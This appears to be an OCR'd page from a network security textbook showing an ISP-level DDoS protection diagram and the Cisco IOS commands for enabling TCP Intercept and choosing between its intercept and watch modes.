


(1,000 – 100,000) BOTS
BOTS
BOTS
BOTS
BOTS
128 KB
Internet Backbone
10 GB
10 GB
10 GB
1 GB
Provider Network
(Class B)
1 GB
Target
Network
CN
Client
Network (Class C)
CN
Target Web Server
(6 Machines + Load Balancing)

Figure 10.34: DoS/DDoS protection at the ISP level



Enabling TCP Intercept on Cisco IOS Software

- To **enable TCP Intercept** on **CISCO IOS**, use these commands in the global configuration mode:

Step	Command	Purpose
1	**access-list** access-list-number {**deny** | **permit**} **tcp any** destination destination-wildcard	Define an IP extended access list
2	**ip tcp Intercept list** *access-list-number*	Enable TCP Intercept

- TCP intercept can operate in either the **active intercept** mode or the **passive watch** mode. The default is the intercept mode
- The command to set the TCP Intercept mode in the **global configuration** is as follows:

Command	Purpose
ip tcp intercept mode {intercept | watch}	Set the TCP intercept mode

https://www.cisco.com

Enabling TCP Intercept on Cisco IOS Software

Source: *https://www.cisco.com*

TCP intercept can be enabled by executing the commands given in the below table in the global configuration mode.

Step	Command	Purpose
1	`access-list access-list-number {deny	permit} tcp any destination destination-wildcard`	Defines an IP extended access list
2	`ip tcp intercept list access-list-number`	Enables TCP intercept

Table 10.1: Steps to enable TCP intercept on Cisco IOS

An access list achieves three purposes:

1. Interception of all requests
2. Interception of only requests originating from specific networks
3. Interception of only requests destined for specific servers

Typically, an access list defines the source as any source and the destination as specific networks or servers. As it is unimportant to know who to intercept packets from, the source addresses are not filtered. Rather, the destination server or network to be protected is identified. TCP intercept can operate in either the active intercept mode or passive watch mode. The default is the intercept mode.

